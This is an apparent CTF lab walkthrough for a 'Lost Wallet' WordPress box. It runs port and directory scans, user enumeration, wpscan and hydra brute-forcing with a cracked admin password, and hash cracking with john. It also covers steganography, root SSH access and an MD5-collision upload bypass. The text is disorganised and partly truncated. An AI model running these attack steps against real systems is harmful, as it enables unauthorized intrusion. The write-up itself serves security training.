

# LOST WALLET CTF BOX ON TRYHACKME

## WALKTHROUGH ...



## THE REAL SCENARIO BASED CTF BOX

*This CTF box scenario is created around the pharmaceutical industry investors database in the stock market finance sector. The finance sector in stock market is viewed as a critical financial infrastructure. Cyber Attacks on critical infrastructure such as the stock market can be considered as a systemic risk to the economy of an entire country. A very common cyber-attack such as a DDOS attack can cause a lot of trouble. Moreover, there are many attack vectors in a stock exchange, and there are many stages that a potential threat can cause issues. Attackers can try to manipulate stock prices and the stock market. This can be crucial to the reputation as well the perception of market investors.*

## Before CTF Task

### # Information gathering

First thing first, let's scan the machine with nmap to see its open ports

**# nmap -sC -sV -oA 167.172.86.77**

```
root@kali:~# nmap 167.172.86.77
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-26 01:11 EDT Hostname
Nmap scan report for 167.172.86.77
Host is up (0.022s latency).
Not shown: 902 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
32/tcp    open  unknown
33/tcp    open  dsp
79/tcp    open  finger
80/tcp    open  http
161/tcp   open  snmp
514/tcp   open  shell
541/tcp   open  uucp-rlogin
631/tcp   open  ipp
903/tcp   open  iss-console-mgr
1026/tcp  open  LSA-or-nterm
1038/tcp  open  mtqp
1044/tcp  open  dcutility
1047/tcp  open  neodl
1058/tcp  open  nim
1064/tcp  open  jstel
1068/tcp  open  instl_bootc
1084/tcp  open  ansoft-lm-2
1087/tcp  open  cplscrambler-in
1114/tcp  open  mini-sql
1192/tcp  open  caids-sensor
1198/tcp  open  cajo-discovery
1247/tcp  open  visionpyramid
1328/tcp  open  ewall
1433/tcp  open  ms-sql-s
1455/tcp  open  esl-lm
1533/tcp  open  virtual-places
1641/tcp  open  invision
1666/tcp  open  netview-aix-6
1840/tcp  open  netopia-vo2
1914/tcp  open  elm-momentum
1974/tcp  open  drp
2004/tcp  open  mailbox
2008/tcp  open  conf
2022/tcp  open  down
2034/tcp  open  scoremgr
```

We can see that there is a webserver running. So, while we explore it, let's run a gobuster scan to find hidden files and directories.

**gobuster dir -u http://167.172.86.77 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**

```

root@kali:~# gobuster dir -u http://167.172.86.77 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://167.172.86.77
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2021/09/26 01:18:58 Starting gobuster in directory enumeration mode
=====
/contact (Status: 301) [Size: 0] [-> http://167.172.86.77/contact-us-one/]
/blog (Status: 301) [Size: 0] [-> http://167.172.86.77/blog/]
/home (Status: 301) [Size: 0] [-> http://167.172.86.77/]
/rss (Status: 301) [Size: 0] [-> http://167.172.86.77/feed/]
/login (Status: 302) [Size: 0] [-> http://167.172.86.77/wp-login.php]
/tools (Status: 301) [Size: 302] [-> http://$domain/tools/]
/forums (Status: 301) [Size: 303] [-> http://$domain/forums/]
/0 (Status: 301) [Size: 0] [-> http://167.172.86.77/]
/feed (Status: 301) [Size: 0] [-> http://167.172.86.77/feed/]
/image (Status: 301) [Size: 302] [-> http://$domain/image/]
/atom (Status: 301) [Size: 0] [-> http://167.172.86.77/feed/atom/]
/s (Status: 301) [Size: 0] [-> http://167.172.86.77/shop/]
/b (Status: 301) [Size: 0] [-> http://167.172.86.77/blog/]
/c (Status: 301) [Size: 0] [-> http://167.172.86.77/cart/]
/shop (Status: 301) [Size: 0] [-> http://167.172.86.77/shop/]
/wp-content (Status: 301) [Size: 307] [-> http://$domain/wp-content/]
/admin (Status: 302) [Size: 0] [-> http://167.172.86.77/wp-admin/] =
/Home (Status: 301) [Size: 0] [-> http://167.172.86.77/]
/m (Status: 301) [Size: 0] [-> http://167.172.86.77/my-account/]
/f (Status: 301) [Size: 0] [-> http://167.172.86.77/2019/07/02/financial-celebrates-academy-of-finance-completers/]
/cart (Status: 301) [Size: 0] [-> http://167.172.86.77/cart/]
/g (Status: 301) [Size: 0] [-> http://167.172.86.77/2019/07/02/giving-the-gift-of-equity-in-a-length-transaction/]
/h (Status: 301) [Size: 0] [-> http://167.172.86.77/]
/w (Status: 301) [Size: 0] [-> http://167.172.86.77/2019/07/02/what-ai-means-for-your-organizational-business-culture/]
/rss2 (Status: 301) [Size: 0] [-> http://167.172.86.77/feed/]
/Contact (Status: 301) [Size: 0] [-> http://167.172.86.77/contact-us-one/]
/my (Status: 301) [Size: 0] [-> http://167.172.86.77/my-account/]
/team (Status: 301) [Size: 0] [-> http://167.172.86.77/team/]

```

The website is a Lost wallet stock exchange trading platform where you can watch some pages and directory from the show by typing commands

notice that this is probably a WordPress website and that we have a few accessible pages, let's check them out.

License and readme do help us very much, let's check it

Main page

(24) 586-7890  
info@elateacc.com

1026 Garfield Ave  
New York 90210, USA

8:30 AM - 7:00 PM  
Monday to Saturday

[Home](#)
[Shop](#)
[Blog](#)
[Contact Us](#)
[My account](#)

Cart

Checkout

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Our term loans offer a short-term infusion of capital so your business can continue to reach new heights with our researched studies.

## The first one, "License" shows us a

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WordPress - Web publishing software

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Following URLs contain sensitive and copyrighted materials and should not be exposed and changed.

/package/emails/pass.txt  
/tools/package/emails/pass.txt  
/tools/package/non/emails/pass.txt  
/tools/wp/package/emails/pass.txt  
/tools/package/emails/pass/pass.txt

=====

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Preamble

This path is more interesting, and it is necessary to future steps

</tools/package/emails/pass.txt>


The second one, "image" shows us a

<http://167.172.86.77/image/index.html>



### Getting a reverse shell

Now, we know that the website has as a CMS WORDPRESS ( wp-login.php). The next step is to browse our result ;)

The image shows the login page for 'Lost Wallet'. At the top, there is a logo with the text 'LOST WALLET' in white, flanked by green curly braces. Below the logo is a white login form with a blue border. The form contains two input fields: 'Username or Email Address' and 'Password'. The 'Password' field has a blue eye icon to its right. Below the 'Password' field is a checkbox labeled 'Remember Me'. To the right of the checkbox is a blue button labeled 'Log In'. Below the login form, there is a link that says 'Lost your password?'. At the bottom, there is a link that says '← Go to Lostwallet'.

try a dummy username/password, WordPress tells us that the username does not exist. So, user need to find admin username in this website blog page.

Then player want to find admin URL in the WordPress website

Next step, players need to do the bruteforce attacks in this adman login page

## Task 4

At this point, we would like to know more information about this CMS. So, I fired up WPsacn with the file I found in the <http://167.172.86.77/tools/package/emails/pass.txt>

I guess the username "lostadmin". It's not technic I know.... so BTW

Find the users in wordpress using wpsacn enumerate command

**wpscan --url http://167.172.86.77 --enumerate u**

```
root@kali:~# wpscan --url http://167.172.86.77 --enumerate u
-----
  WPSacn®
WordPress Security Scanner by the WPScan Team
  Version 3.8.15
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----
[+] URL: http://167.172.86.77/ [167.172.86.77]
[+] Started: Sun Sep 26 01:58:02 2021

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://167.172.86.77/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://167.172.86.77/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

```
[+] lostadmin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
|   - http://167.172.86.77/wp-json/wp/v2/users/?per_page=100&page=1
| Oembed API - Author URL (Aggressive Detection)
|   - http://167.172.86.77/wp-json/oembed/1.0/embed?url=http://167.172.86.77/&format=json
| Rss Generator (Aggressive Detection)
| Author Sitemap (Aggressive Detection)
|   - http://167.172.86.77/wp-sitemap-users-1.xml
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] avishka
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] ruwan
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output
```

I guess the username “lostadmin”. It’s not technic I know.... so BTW

So, player figured would try to bruteforce the username and then the password with the wordlist we got earlier. Let’s look at wpscan to see the parameter used:

## Task 5

Using this tool for creating **bruteforce** attack

our username is “lostadmin”. Now let’s try to get the password:

**wpscan --url http://167.172.86.77/ -U lostadmin -P wordlist.txt**

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:15 <=====

[!] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - lostadmin / Fun@L0st@2021
Trying lostadmin / account Time: 00:00:04 <=====


[!] Valid Combinations Found:
| Username: lostadmin, Password: Fun@L0st@2021

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Sep 26 02:06:51 2021
```

Or if your using hydra tool , using this command

**hydra -l lostadmin -P wordlist.txt http://167.172.86.77/ http-post-form "/wp-login/:log=^USER^&pwd=^PASS^&wp-submit**



Then player need to access he www-data (semi-interactive shell using WordPress plugin) user in ubuntu server using wp terminal

```
run
sbin
snap
srv
sys
tmp
usr
var
www-data:/ $ cd home
www-data:/home $ ls
Super_User
www-data:/home $ cd Super_User
www-data:/home/Super_User $ ls
md5.hash
root.txt
www-data:/home/Super_User $ |
```

Then payer need to know about md5 hash to doing next steps

This step we provide a hint to player, player find this images directory (before finding it)

Then player want to use steganography technic to find hiding txt document into image

## Task 6

### Steganography

players find the right image in the image library (past step) and using **steerhide** tool for view hiding text file



```

(kali㉿kali)-[~/Desktop]
$ steghide extract -sf test.jpg -xf abc.txt
Enter passphrase:
wrote extracted data to "abc.txt".

(kali㉿kali)-[~/Desktop]
$

```

## Task 7

Then player using md5.hash with wordlist file for cracking md5 file then player find the ubuntu server root password.

```

05c5eaf028c42c208cc49bc3c85efe68
(kali㉿kali)-[~/Desktop]
$ john md5.hash --wordlist=unix_passwords.txt --format=Raw-MD5
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
lost1Wallet (?)
1g 0:00:00:00 DONE (2021-09-25 06:28) 100.0g/s 19200p/s 19200c/s 19200C/s admin..
greenday
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed

(kali㉿kali)-[~/Desktop]
$ cd Desktop
cd: no such file or directory: Desktop

```

## Gain access to ubuntu marching

Get ubuntu matching root password form past step then payer logging the matching using SSH

```

login as: root
root@167.172.86.77's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Sep 26 06:36:17 UTC 2021

System load:  0.88           Users logged in:      0
Usage of /:   12.5% of 24.06GB IPv4 address for eth0: 167.172.86.77
Memory usage: 78%           IPv4 address for eth0: 10.15.0.5
Swap usage:   0%            IPv4 address for eth1: 10.104.0.2
Processes:   125

39 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

*** System restart required ***
*****

Welcome to DigitalOcean's One-Click WordPress Droplet.
To keep this Droplet secure, the UFW firewall is enabled.
All ports are BLOCKED except 22 (SSH), 80 (HTTP), and 443 (HTTPS).

```

## Task 8

Then next system player checking the file directory and find the /temp folder that is using **rabbithole** methos

```
mysql-apt-config_0.8.13-1_all.deb snap temp
root@Lostwallet:~# cd home
-bash: cd: home: No such file or directory
root@Lostwallet:~# cd /home
root@Lostwallet:/home# ls
super_User
root@Lostwallet:/home# cd ..
root@Lostwallet:~# cd /root
root@Lostwallet:~# cd temp
root@Lostwallet:~/temp# ls
00B8ED08-5AAB-47D7-8C07-9E6404A97ECE 0C74090C-4DD4-4D52-979F-1F6B3E1C0D2E [7377E477-8499-4979-9A29-E75ABA515B60] (CD174542-D93D-47DA-9ED2-12BB07D9FFB2)
00EC4332-6F00-4F55-9FC9-1C3D93530756 (0ADD8BAE-D741-4825-98B6-87F9ADF9E928) (941A4AFC-F905-42A4-BE88-F7AB616CE4A9) (DACD14AC-F196-43A9-97D3-34AB7BA7AA5E)
0A6E2C65-2A4E-451C-A6D9-5A750E3ABEBB (1537AD59-DBD4-494E-8BFF-5C65726E6888) (962165D9-9B47-418C-904C-76C64C193428) (E011F298-2978-4ABC-8F5F-43AD8DC23D6)
0AB3CE34-39B8-4542-BFFC-71B32B26F029 (49F2162D-8AD2-466F-AC43-AD788F0B44BD) (966AFF23-BBD9-4571-AC52-D7A2104F95BF) (E4F5978F-536F-4B2A-9AFB-B6E1B80C455D)
0BAF2D3C-8002-4569-809D-CB79D4BC3664 (537667AA-277F-4446-A1AE-BD1523EB1E91) (A46E5CAF-D791-4330-A963-236CBB900576)
0C3169BB-97B8-466F-9C27-55733ABFB39D (64881EFB-621A-4E1B-9E57-8DD47EAB39F7) (BB88C939-8850-4B11-9D5E-B4FDED90448A)
root@Lostwallet:~/temp#
```

This is a temp file folder in ubuntu matching, it has a more than 500 directory f and 1000 file so player can't to find flag file one by one

Players find and used -----this command to find flag file with hint

```
root@Lostwallet:~# cd /root/.ssh/
This setup requires a domain name. If you do not have one yet, you may
cancel this setup, press Ctrl+C. This script will run again on your next login

Enter the domain name for your new WordPress site.
(ex. example.org or test.example.org) do not include www or http/s

Domain/Subdomain name: ^Croot@Lostwallet:~#
root@Lostwallet:~# ls
mysql-apt-config_0.8.13-1_all.deb snap temp
root@Lostwallet:~# cd temp
root@Lostwallet:~/temp# find -size 14239c
./0AB3CE34-39B8-4542-BFFC-71B32B26F029/en-US/0945fc9611f55fd0e183fb8b044f1afe/superlog.txt
root@Lostwallet:~/temp# cat ./0AB3CE34-39B8-4542-BFFC-71B32B26F029/en-US/0945fc9611f55fd0e183fb8b044f1afe/superlog.txt
his wrinkled front;
And now, instead of mounting barded steeds
To fright the souls of fearful adversaries,
He capers nimbly in a lady's chamber
To the lascivious pleasing of a lute.
But I, that am not shaped for sportive tricks,
Nor made to court an amorous looking-glass;
I, that am rudely stamp'd, and want love's majesty
To strut before a wanton ambling nymph;
I, that am curtail'd of this fair proportion,
l marches to delightful measures.
Grim-visaged war hath smooth'd his wrinkled front;
And now, instead of mounting barded steeds
To fright the souls of fearful adversaries,
```

```

uodJWyIjVaqJfFvHWlfpBvylFeUQkYQPequTosQTrqQcxMAvBTSLkeioBdFqXtOZztMjLQFiHoEEVH
WCdQZpXrDOYUSxLjEYumYhsgpeNxItElNEPIIdjYJmJiFqNWHQoSoGjStTcngosaGsFfLZYCvomisJ
cnrINKpMMrwSirpIIRvRaQHxZQcSGqdfIRLJfJttEpMsEVTavHPjyLbMjdVWEJPnmeFHZIAIpfJUMw
YgmUrTUtOdECuKhFrVItSrZRNNbqqrOxquNghgSkEUOpRIuelCjQtnDVZNxiXyTaAEUhpBhEuiFCp
CxvjGjCXtwPqRCYLQWiRUGewKJLHBeGpzLYzMZJiaHWjdpjCcSqPcYUazHiKQUgSXXTataCDlTPJtx
akrzxjNxxkUAagHLrUOfsNMAQcEbIoTgovLQGZeTWYrISlbnrscQKPqiooOLLUWczqfrQCdktMGBCR
MRsbdEwVWHYJUJeFkCsNtdyRhLgOYrjsRfliRSDCivdeqBuJybzksUyCmgxZZanNxqSHQZnAQIYLMU
FSDYngxXzUPvXPWnUakRkGhYHwVRkxDySoYcTZLmIaoNtTdVEfsnhkhnsTqcKYYimKhSptpjgrmLuQ
bhqisoMRWtUrVFUHGdRCUwJuYEEMRnWiJebJKkWEaMGvnZvDtKGXpqgeMRQOVDQocKntJSGvjQfTks
lErHmkuEnNxQavGkzSVKQonwjdTbNBCUqrKqVibteUzVtFBUwqcftdNgtDnskStfRRGaUVQnwQWYth
CgBDveqnwQpUJLvkAMNJuQHbsaDRbGLULMvzAkV0gkkeySkOpZCTSNyffYHmSBTLVvXWbzhMwStFB
HzXaWwXclPzMCCJDxYoPpMHwZbfHhAmUtFqimWZaNYUCDYUEGyYBATnyJFMBpjFTwLvxEgIVqNSSo
DPOkXMXiNrekCEXJmdBLlflytlKmnwDrVkNNyQUERtdNXFEIEdzqpd0sfjcQhoAtWBQcLuiBnHgjgG
WYuIhTsKneovfIUNRSxmzhGTcVaheCBZmNwtujdxsEKYGprrqawIFXabuqMySwjJmLUQzbWAXktkyw
gkznlfYwxrnKqfTNTjJgXTvtKRchPztepdaUSALckPZLnggFAqTqkSvfWDMqbkWyWscvezpURyegyX
hOopVfwFtRzudPpadZNMCAbVbPIMKLsaPuhHGUCDeKzXEhnXTSjAARnfxCwMGqashUjXxcXWEbofG
VamVXtgQztgBRKSoSVyvXmZgnMTqWWXKQsQdbUuzwmmvXPBoADjfSMGMeschvYHfZNCpwUwbnnmVyq
pPGnHmNqMnohvPLkYUvBQtMELPlUfvljMmsTeroboDSTtwRImXKTeoAnBsHtqJ0pmiENIoTL0xzQqi
exnrkuVZnGWbeQjzXRjlkZizsnDGhdsPYcmWjbtumwxPPStSfLcncsvyYGSqsShGaiUfc0zLOfpghe
cUnNGKdOEIecRtYsKdkeDHpwKKqZSDghWzIuSQYwzpnUovpcJuYRVdbigGHQcXUJEZcazjAktOvcyn
VJFVDDqXINPNijdgaddzdnagVJErjgJYgBJLuktWfUiYtBHLokthmAKrjciQtUtGyQVfeosJXsNVDN
gcBBJKSuisHFFDRlqlPmeyUWgZAdM0ZnpGJAPMJHPzFYdTdKvOzaGSdmMwDWjaPcEfydgjlCYMVAQF
OXcrTukQXXAzoFdVnXJCPxINTkrFTavwtSrEppkkOEiGyzgLfAghWZNpMYxmBETzpvvZogCTHgnbyy
IBKPDdDgQxgGOCymuRlLyNxPQtOwsXjxoZqisLZqXtjdYlZVBNmtxiILKmyMUmuxrGZNRWycUJhQD
fRYozplgbyERUELbQIRBFkeGRmMSMTMTDoXhYhPLYEdDoTkYcTNMETblEqNInMlKuAfMac0lejWGTi
aKYvvPsPbYIhNrZxHxdgEAnYTcdFhKCTCpOqRXAlcJlrcJhPvVDqHlvaHWTrqGfXnjMLqcwrbeJSwz
611f55fd0e183fb8b044f1afe/superlog.txt | grep Admin
Admin (TE9TVENURnsgUmFiYjF0X2gwMWVfMTAxXzY0XyB9IA=)
root@Lostwallet:~/temp#

```

## Task 9

Next step player find the ""secretfile" and check the inside


[forums/files/md5/index.php](#)

let's check this website scour code with hint

```

if ($contents1 != $contents2) {
    if (md5_file($_FILES["file1"]["tmp_name"]) == md5_file($_FILES["file2"]["tmp_name"])) {
        highlight_file("index.php");
        die();
    }
}

```



Player find and select right pdf according to scouse code, Using two different sequences of 128 bytes with the same MD5 hash file

searched up "MD5 collision" and eventually found website. It provided 2 executable files which have the same MD5 hash. And convert to pdf and upload it

#### Collisions in the MD5 cryptographic hash function

It is now well-known that the cryptographic hash function MD5 has been broken. In March 2005, Xiaoyun Wang and Hongbo Yu of Shandong University in China published an [article](#) in which they describe an algorithm that can find two different sequences of 128 bytes with the same MD5 hash. One famous such pair is the following:

```
d131dd02c5e6ec4693d9a0698aff95c2fca50712467eab4004583eb8fb7f89
55ad340609f4b30283e4888325f1415a085125e8f7cdc99fd91dbd7280373c5b
d8823e3156348f5bae6d436c919c6dd53e23487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080280d1ec69821bcb6a8839396f9652b6ff72a70
```



and

```
d131dd02c5e6ec4693d9a0698aff95c2fca50712467eab4004583eb8fb7f89
55ad340609f4b30283e4888325f1415a085125e8f7cdc99fd91dbd7280373c5b
d8823e3156348f5bae6d436c919c6dd53e23487da03fd02396306d248cda0
